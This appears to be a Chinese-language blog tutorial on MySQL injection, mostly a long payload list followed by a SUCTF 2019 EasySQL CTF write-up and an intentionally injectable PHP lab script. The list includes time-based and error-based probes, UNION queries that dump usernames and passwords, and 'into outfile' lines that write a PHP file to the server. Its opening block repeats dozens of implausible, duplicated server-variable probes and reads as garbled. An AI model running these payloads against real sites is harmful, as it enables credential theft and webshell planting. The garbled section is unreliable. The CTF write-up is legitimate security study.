1' and group_replication_paxos_recovery_wait_retry is not null--+
1' and group_replication_paxos_join_retry is not null--+
1' and group_replication_paxos_proposer_timeout is not null--+
1' and group_replication_paxos_acceptor_timeout is not null--+
1' and group_replication_paxos_learner_timeout is not null--+
1' and group_replication_paxos_heartbeat_interval is not null--+
1' and group_replication_paxos_leader_lease is not null--+
1' and group_replication_paxos_sync_retry is not null--+
1' and group_replication_paxos_sync_timeout is not null--+
1' and group_replication_paxos_message_compression is not null--+
1' and group_replication_paxos_message_segment_size is not null--+
1' and group_replication_paxos_max_segment_size is not null--+
1' and group_replication_paxos_min_quorum is not null--+
1' and group_replication_paxos_quorum_high is not null--+
1' and group_replication_paxos_quorum_low is not null--+
1' and group_replication_paxos_quorum_strict is not null--+
1' and group_replication_paxos_quorum_consensus is not null--+
1' and group_replication_paxos_quorum_consensus_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_retry is not null--+
1' and group_replication_paxos_quorum_consensus_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry is not null--+
1' and group_replication_paxos_quorum_consensus_learner_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_learner_interval is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_interval is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_interval is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_learner_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_acceptor_retry_timeout is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_interval is not null--+
1' and group_replication_paxos_quorum_consensus_proposer_retry_timeout is not null--+
?sort=1 and sleep(1)
?sort=1 and sleep(5)
?sort=1 and benchmark(10000000,md5('a'))
?sort=1 and extractvalue(1,concat(0x7e,database()))
?sort=1 and updatexml(1,concat(0x7e,database()),1)
?sort=rand(ascii(substr(database(),1,1))>64)
?sort=rand(ascii(substr(database(),1,1))>115)
?sort=(select if(ascii(substr(database(),1,1))=115,sleep(5),1))
?sort=(select case when ascii(substr(database(),1,1))=115 then sleep(5) else 1 end)
?sort=1+asc
?sort=1+desc
?sort=rand()
?sort=rand(true)
?sort=rand(false)
?sort=1 and (select * from(select sleep(1))a)
?sort=1 and (select * from(select benchmark(10000000,md5('a')))a)
?sort=1 and (select * from(select updatexml(1,concat(0x7e,database()),1))a)
?sort=1 and (select * from(select extractvalue(1,concat(0x7e,database())))a)
%df' union select 1,2,3--+
%a1' union select 1,2,3--+
%aa' union select 1,2,3--+
%81' union select 1,2,3--+
%fe' union select 1,2,3--+
%c0%27 union select 1,2,3--+
1' and '1'='1' union select 1,2,3--+
1' and '1'='2' union select 1,2,3--+
1' or '1'='1' union select 1,2,3--+
1' or '1'='2' union select 1,2,3--+
1' and 1=1 union select 1,2,3--+
1' and 1=2 union select 1,2,3--+
1' or 1=1 union select 1,2,3--+
1' or 1=2 union select 1,2,3--+
1' union select 1,2,3 and 1=1--+
1' union select 1,2,3 and 1=2--+
1' union select 1,2,3 or 1=1--+
1' union select 1,2,3 or 1=2--+
1' union select 1,2,3 from (select 1)a--+
1' union select 1,2,3 from dual--+
1' union select 1,2,3 from information_schema.tables limit 1--+
1' union select 1,2,3 where 1=1--+
1' union select 1,2,3 where 1=2--+
1' union select 1,2,3 having 1=1--+
1' union select 1,2,3 group by 1--+
1' union select 1,2,3 order by 1--+
1' union select 1,2,3 limit 1--+
1' union select 1,2,3 into outfile '/tmp/out'--+
1' union select 1,2,3 into dumpfile '/tmp/out'--+
1' union select null,null,null--+
1' union select 1,2,3-- -
1' union select 1,2,3#
1' union select 1,2,3/*
1' union select 1,2,3;--+
1' union select 1,2,3; select 4,5,6--+
1' union select 1,2,3 from users where 1=1--+
1' union select 1,2,3 from users where id=1--+
1' union select 1,database(),3 from users where id=1--+
1' union select 1,user(),3 from users where id=1--+
1' union select 1,version(),3 from users where id=1--+
1' union select 1,@@datadir,3 from users where id=1--+
1' union select 1,@@basedir,3 from users where id=1--+
1' union select 1,@@hostname,3 from users where id=1--+
1' union select 1,current_user(),3 from users where id=1--+
1' union select 1,schema(),3 from users where id=1--+
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='users'--+
1' union select 1,group_concat(username,0x3a,password),3 from users--+
1' union select 1,concat(username,0x3a,password),3 from users limit 1--+
1' union select 1,concat_ws(':',username,password),3 from users limit 1--+
1' union select 1,json_arrayagg(json_array(username,password)),3 from users--+
1' union select 1,json_arrayagg(json_object('u',username,'p',password)),3 from users--+
1' union select 1,2,3 and '1'='1
1' union select 1,2,3 '
1' union select 1,2,3 or '1'='1
1' union select 1,2,3 ;%00
1' union select 1,2,3 #
1' union select 1,2,3 /*
1' union select 1,2,3 from (select 1 union select 2)a--+
1' union select 1,2,3 from (select 1 from dual union select 2 from dual)a--+
1' union select 1,2,3 from (select @a:=1)a--+
1' union select 1,2,3 where (select 1)=1--+
1' union select 1,2,3 having (select 1)=1--+
1' union select 1,2,3 group by (select 1)--+
1' union select 1,2,3 order by (select 1)--+
1' union select 1,2,3 limit 1 offset (select 0)--+
1' union select 1,2,3 into outfile '/tmp/out' fields terminated by ','--+
1' union select 1,2,3 into outfile '/tmp/out' lines terminated by '\n'--+
1' union select 1,2,3 into dumpfile '/tmp/out'--+
1' union select 1,2,3 into outfile '/tmp/out' fields terminated by 0x2c--+
1' union select 1,2,3 into outfile '/tmp/out' lines terminated by 0x0a--+
1' union select 1,2,3 into outfile '/tmp/shell.php' fields terminated by '<?php phpinfo();?>'--+
1' union select 1,2,3 into dumpfile '/tmp/shell.php'--+
1' union select 1,'<?php phpinfo();?>',3 into outfile '/tmp/shell.php'--+
1' union select 1,'<?php phpinfo();?>',3 into dumpfile '/tmp/shell.php'--+
1' into outfile '/tmp/shell.php'--+
1' into dumpfile '/tmp/shell.php'--+
1' into outfile '/tmp/shell.php' fields terminated by 0x3c3f706870--+
1' into dumpfile '/tmp/shell.php' lines terminated by 0x3f3e--+
1' and 1=1 into outfile '/tmp/out'--+
1' and 1=2 into outfile '/tmp/out'--+
1' or 1=1 into outfile '/tmp/out'--+
1' or 1=2 into outfile '/tmp/out'--+
1' union select 1,2,3 from (select * from (select 1)a join (select 2)b)c--+
1' union select 1,2,3 from (select 1 from dual union all select 2 from dual)a--+
1' union select 1,2,3 from (select 1 from dual union distinct select 2 from dual)a--+
1' union select 1,2,3 from (select 1 from dual intersect select 1 from dual)a--+
1' union select 1,2,3 from (select 1 from dual except select 2 from dual)a--+
1' union select 1,2,3 from (select 1 from dual order by 1)a--+
1' union select 1,2,3 from (select 1 from dual limit 1)a--+
1' union select 1,2,3 from (select 1 from dual where 1=1)a--+
1' union select 1,2,3 from (select 1 from dual group by 1)a--+
1' union select 1,2,3 from (select 1 from dual having 1=1)a--+
1' union select 1,2,3 from (select 1 from dual union select 2 from dual)a--+
1' union select 1,2,3 from (select 1 from dual union all select 2 from dual union select 3 from dual)a--+
1' union select 1,2,3 from (select 1 from dual union select 2 from dual union select 3 from dual order by 1 limit 1)a--+
1' union select 1,2,3 from (select @row:=@row+1 as r from (select @row:=0)a, information_schema.tables b limit 10)c--+
1' union select 1,2,3 from (select 1 as c from dual union select 2 from dual) as a(c)--+
1' union select 1,2,3 from (select 1,2 from dual union select 3,4 from dual) as a(b,c)--+
1' union select 1,2,3 from (select 1,2,3 from dual union select 4,5,6 from dual) as a(b,c,d)--+
1' union select 1,2,3 from (select 1,2,3,4 from dual union select 5,6,7,8 from dual) as a(b,c,d,e)--+
1' union select 1,2,3 from (select 1,2,3,4,5 from dual union select 6,7,8,9,10 from dual) as a(b,c,d,e,f)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6 from dual union select 7,8,9,10,11,12 from dual) as a(b,c,d,e,f,g)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7 from dual union select 8,9,10,11,12,13,14 from dual) as a(b,c,d,e,f,g,h)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8 from dual union select 9,10,11,12,13,14,15,16 from dual) as a(b,c,d,e,f,g,h,i)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9 from dual union select 10,11,12,13,14,15,16,17,18 from dual) as a(b,c,d,e,f,g,h,i,j)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10 from dual union select 11,12,13,14,15,16,17,18,19,20 from dual) as a(b,c,d,e,f,g,h,i,j,k)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11 from dual union select 12,13,14,15,16,17,18,19,20,21,22 from dual) as a(b,c,d,e,f,g,h,i,j,k,l)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12 from dual union select 13,14,15,16,17,18,19,20,21,22,23,24 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13 from dual union select 14,15,16,17,18,19,20,21,22,23,24,25,26 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13,14 from dual union select 15,16,17,18,19,20,21,22,23,24,25,26,27,28 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n,o)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 from dual union select 16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n,o,p)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from dual union select 17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from dual union select 18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18 from dual union select 19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19 from dual union select 20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t)--+
1' union select 1,2,3 from (select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from dual union select 21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40 from dual) as a(b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u)--+
0
1
2
3
4
5
6
7
8
9
a
b
c
d
e
f
g
h
i
j
k
l
m
n
o
p
q
r
s
t
u
v
w
x
y
z
A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
Y
Z
_
-
+
*
/
%
=

<

=
<=
<>
!=
&
|
^
~
!
&&
||
(
)
[
]
{
}
,
.
;
:
@
$

`
'
"
?
%09
%0a
%0b
%0c
%0d
%20
%a0
%00
%23
%27
%22
%60
%3b
%2c
%2e
%28
%29
%5b
%5d
%7b
%7d
%3c
%3e
%3d
%21
%40
%24
%25
%5e
%26
%2a
%2f
%5c
%df
%a1
%aa
%81
%fe
%c0
%df%27
%a1%27
%aa%27
%81%27
%fe%27
%c0%27
--
--+

/*
*/
//
%2d%2d
%2d%2d%20
%23
%3b%00
select
SELECT
union
UNION
all
ALL
distinct
DISTINCT
from
FROM
where
WHERE
group by
GROUP BY
having
HAVING
order by
ORDER BY
limit
LIMIT
offset
OFFSET
join
JOIN
inner join
INNER JOIN
left join
LEFT JOIN
right join
RIGHT JOIN
on
ON
using
USING
into
INTO
outfile
OUTFILE
dumpfile
DUMPFILE
load file
LOAD FILE
create
CREATE
drop
DROP
alter
ALTER
rename
RENAME
insert
INSERT
update
UPDATE
delete
DELETE
set
SET
prepare
PREPARE
execute
EXECUTE
handler
HANDLER
show
SHOW
use
USE
declare
DECLARE
cursor
CURSOR
loop
LOOP
while
WHILE
if
IF
case
CASE
when
WHEN
then
THEN
else
ELSE
end
END
exists
EXISTS
not exists
NOT EXISTS
in
IN
not in
NOT IN
between
BETWEEN
like
LIKE
regexp
REGEXP
rlike
RLIKE
is
IS
null
NULL
true
TRUE
false
FALSE
and
AND
or
OR
not
NOT
xor
XOR
binary
BINARY
escape
ESCAPE
cast
CAST
convert
CONVERT
database()
user()
version()
system_user()
current_user()
schema()
@@datadir
@@basedir
@@hostname
@@version_compile_os
length()
octet_length()
char_length()
character_length()
bit_length()
substr()
substring()
mid()
left()
right()
insert()
replace()
reverse()
substring_index()
ascii()
ord()
hex()
unhex()
conv()
bin()
sleep()
benchmark()
get_lock()
updatexml()
extractvalue()
floor()
rand()
count()
exp()
cot()
pow()
sqrt()
abs()
ceil()
ceiling()
round()
truncate()
sign()
sin()
cos()
tan()
asin()
acos()
atan()
log()
log2()
log10()
ln()
pi()
e()
uuid()
md5()
sha1()
sha2()
password()
encode()
decode()
aes_encrypt()
aes_decrypt()
des_encrypt()
des_decrypt()
compress()
uncompress()
uncompressed_length()
load_file()
group_concat()
concat()
concat_ws()
json_arrayagg()
json_array()
json_object()
char()
ifnull()
nullif()
coalesce()
greatest()
least()
isnull()
elt()
interval()
row_count()
found_rows()
last_insert_id()
connection_id()
current_date()
current_time()
current_timestamp()
now()
sysdate()
curdate()
curtime()
dayofweek()
month()
year()
hour()
minute()
second()
unix_timestamp()
from_unixtime()
date_format()
timediff()
datediff()
adddate()
subdate()
addtime()
subtime()
last_day()
str_to_date()
time_to_sec()
sec_to_time()
to_days()
to_seconds()
week()
weekday()
quarter()
period_add()
period_diff()
inet_aton()
inet_ntoa()
is_free_lock()
is_used_lock()
release_lock()
master_pos_wait()
information_schema
tables
columns
schemata
user_privileges
schema_privileges
table_privileges
column_privileges
parameters
routines
views
triggers
events
partitions
key_column_usage
table_constraints
referential_constraints
check_constraints
statistics
character_sets
collations
engines
plugins
processlist
global_variables
session_variables
global_status
session_status
optimizer_trace
innodb_trx
innodb_lock_waits
table_name
column_name
table_schema
0x01
0x7e
0x3a
0x27
0x22
0x20
0x00
0xdf
0xa1
0xaa
0x81
0xfe
0xc0
0x5c
0x2f
0x2e
0x2c
0x3b
0x28
0x29
0x5b
0x5d
0x7b
0x7d
0x3c
0x3e
0x3d
0x21
0x40
0x24
0x25
0x5e
0x26
0x2a
0x2f
0x5c
0x60
0x23
0x2d
0x2b
0x3f
0x7e
%5c
%27
%22
%23
%2d
%2b
%3f
%7e
%25
%26
%28
%29
%2a
%2b
%2c
%2d
%2e
%2f
%30
%31
%32
%33
%34
%35
%36
%37
%38
%39
%3a
%3b
%3c
%3d
%3e
%3f
%40
%41
%42
%43
%44
%45
%46
%47
%48
%49
%4a
%4b
%4c
%4d
%4e
%4f
%50
%51
%52
%53
%54
%55
%56
%57
%58
%59
%5a
%5b
%5c
%5d
%5e
%5f
%60
%61
%62
%63
%64
%65
%66
%67
%68
%69
%6a
%6b
%6c
%6d
%6e
%6f
%70
%71
%72
%73
%74
%75
%76
%77
%78
%79
%7a
%7b
%7c
%7d
%7e
%7f

mysql注入手法总结就结束啦,在这个快节奏的社会里面哪有怀念的时间呢,拜^_^

持续学习

2026.5.25判断注入类型

今天又扩展了一个视野,判断注入类型

在平时测试漏洞的时候我们只会测试单引号或者是双引号,今天发现了一个新的思路

注入的时候还可以测试括号或者是加减符号

这里看到开发者可能会开发的代码

1
WHERE id = $input

我们可以这样测试

使用5-1和5来测试

结果一样 → 可能没问题
结果不同 → 数值型 SQL 注入

还有还有测试引号的时候不只只是测试单引号还可以测试

1
2
3
4
5
6
' → 常见
" → Oracle等
` → MySQL(少见)
')
\'
%

这里介绍后面两个

1
2
3
4
5
6
7
8
9
反斜杠(容易被忽略)有些开发会转义:
' → \'
但你输入:
\'会变成:\\' → \' → 引号重新生效

百分号(LIKE 查询)如果是搜索功能:WHERE name LIKE'%$input%'
测试:
%
a%

[SUCTF 2019]EasySQL

对于这到题目我真的没招了

image-20260528092758104

前面获得的已知的信息是:

过滤了from、union、extractvalue、PREPARE等许多关键字,回显提示:NONONO!

过滤的效果非常严格

推理

对于这个题目最重要的就是要搞清楚后端代码的逻辑是什么

先慢慢来

1
2
3
4
5
使用
1-1

1
测试一下

发现页面回显的结果是不一样的

image-20260528092814125

image-20260528092836314

所以说放一百个心肯定是有sql注入的,而且是数字型注入

发现不能使用盲注,因为sleep和from和information_schema等关键字被严格过滤了

使用堆叠注入易得database(),table_name

使用

1
1;show databases;show tables;

image-20260528093058461

后续经过堆叠注入发现Flag这个表名也被过滤了,这该如何是好

首先肯定猜测的后端处理逻辑类似于

1
select * from Flag where id=$_POST['id'];

猜测查询正确则回显1错误回显0

但是实际测试下来发现并不是这么一回事

如果使用的是上面这个后端处理逻辑,输入0没有回显,输入1-1就有回显Array ( [0] => 0 )

于是到这里就发现了一个问题,同样是0(0=1-1),但是回显的东西不一样

猜测可能是后端的处理方法在作祟,尝试输入0-0之后发现回显是Array ( [0] => 0 ),所以这里就可以猜测这个只是后端处理时候的问题而已,不在这里做过多的停留,继续寻找线索

题目的提示信息是

1
Give me your flag, I will tell you if the flag is right.

有理由猜测跟布尔有关,这里现猜测后端处理的逻辑是查询成功回显1查询失败回显0,或者是查询有数据回显1没数据回显0

还是使用上面这个where的后端处理逻辑来进行注入,就又发现了一个问题了,输入1和输入2或者3,4,5….的回显是一样的都是Array ( [0] => 1 ),按照之前的猜测

后端处理的逻辑是查询成功回显1查询失败回显0,或者是查询有数据回显1没数据回显0

很明显就不对了

如果后端的处理方式是查询成功回显1查询失败回显0

那么我输入1-1查询回显的是0说明查询失败了,我输入1回显1说明查询成功了

那么我再输入-1回显的居然是1说明查询成功了

image-20260528102332857

好家伙,难道是-1有数据,0没有数据吗?

很明显不对,所以到了这里我们就可以推翻前面猜测的后端处理逻辑了,后端的处理逻辑不是select * from Flag where id=$_POST[‘id’];而是一个跟布尔相关的逻辑(这个结论是根据提示来了,后面会有证实)

当我输入一个巨大无比的数字的时候回显的还是Array ( [0] => 1 )
image-20260528102848348

说明什么,说明就两种回显一个是0一个是1

绝对是布尔相关的注入了,而且布尔的逻辑是后端写死的

那么怎么获得的Flag呢,后端又是布尔相关的?

现在就是直接猜测后端的sql语句,猜到了就是胜利

首先后端肯定要有from Flag 不然没有办法输出Flag

其次后端肯定要有or之类的

所以后端处理逻辑类似于

1
select {布尔表达式} 列名 from Flag

我们输入的内容是经过布尔表达式计算之后的

回想到之前我们输入1-1回显0,难道说后端处理过后,跟布尔一样只要是0就回显0,不是0全部回显1

测试输入(本来是使用or测试的,发现or被过滤了)

1
2
3
4
1||0
回显1
0||0
回显0

这个时候就可以大胆猜测一下后端的处理逻辑是

1
select {用户输入} || 列名 from flag

方式一

遇到这样的

1
select {用户输入} || 列名 from flag

怎么注入?

肯定是要利用一下逗号隔开||对我们输入的payload的影响,然后有要输出flag表里面的所有内容

所以就是

1
select *,1 || 列名 from flag

解释:

查询两列一列是* 一列是1|| 列名

所以这样操作就不会影响到我们的select * from flag

在本地测试一样

1
2
3
4
5
6
7
mysql> select *,1 || flag from Flag;
+---------------------+-----------+
| flag | 1 || flag |
+---------------------+-----------+
| flag{test_flag_123} | 1 |
+---------------------+-----------+
1 row in set (0.00 sec)

image-20260528105355362

方式二

咱们都能堆叠注入了,肯定有其他的方式

如下

1
select 1;set sql_mode=pipes_as_concat;select 1 || flag from Flag

set sql_mode=pipes_as_concat
这是核心。 把当前会话的sql_mode改成 PIPES_AS_CONCAT,在这个模式下,|| 的含义从逻辑或变成了字符串拼接

select 1 || flag from Flag就变成了select concat(1, flag) from Flag;

1
2
3
4
5
6
7
mysql> select concat(1, flag) from Flag;
+----------------------+
| concat(1, flag) |
+----------------------+
| 1flag{test_flag_123} |
+----------------------+
1 row in set (0.00 sec)

image-20260528105829775

搭建本地环境

初始化sql

1
2
3
4
5
6
7
8
CREATE DATABASE IF NOT EXISTS suctf_easysql;
USE suctf_easysql;

CREATE TABLE IF NOT EXISTS Flag (
flag VARCHAR(255)
);

INSERT INTO Flag VALUES ('flag{test_flag_123}');

php代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
<?php
$host = '127.0.0.1';
$user = '';
$pass = '';
$db = 'suctf_easysql';

$conn = new mysqli($host, $user, $pass, $db);
if ($conn->connect_error) {
die("连接失败: " . $conn->connect_error);
}

$query = $_POST['query'] ?? '1';

// 你的输入当作第一条语句执行(堆叠部分)
// 后面的 || flag from Flag 是后端固定拼接的
$sql = "select " . $query . " || flag from Flag";
// 注意:如果输入包含分号,multi_query 会把它拆成多条

echo "执行的SQL: <b>" . htmlspecialchars($sql) . "</b><br><br>";

if ($conn->multi_query($sql)) {
do {
if ($result = $conn->store_result()) {
while ($row = $result->fetch_array()) {
echo "结果: " . $row[0] . "<br>";
}
$result->free();
}
} while ($conn->more_results() && $conn->next_result());
} else {
echo "错误: " . $conn->error;
}
?>

<form method="post">
<input type="text" name="query" value="<?php echo htmlspecialchars($query); ?>" style="width:400px;">
<input type="submit" value="查询">
</form>

结束


mysql注入教程
https://exploreio.github.io/2026/05/16/sql_injec/
作者
ExploreIO
发布于
2026年5月16日
许可协议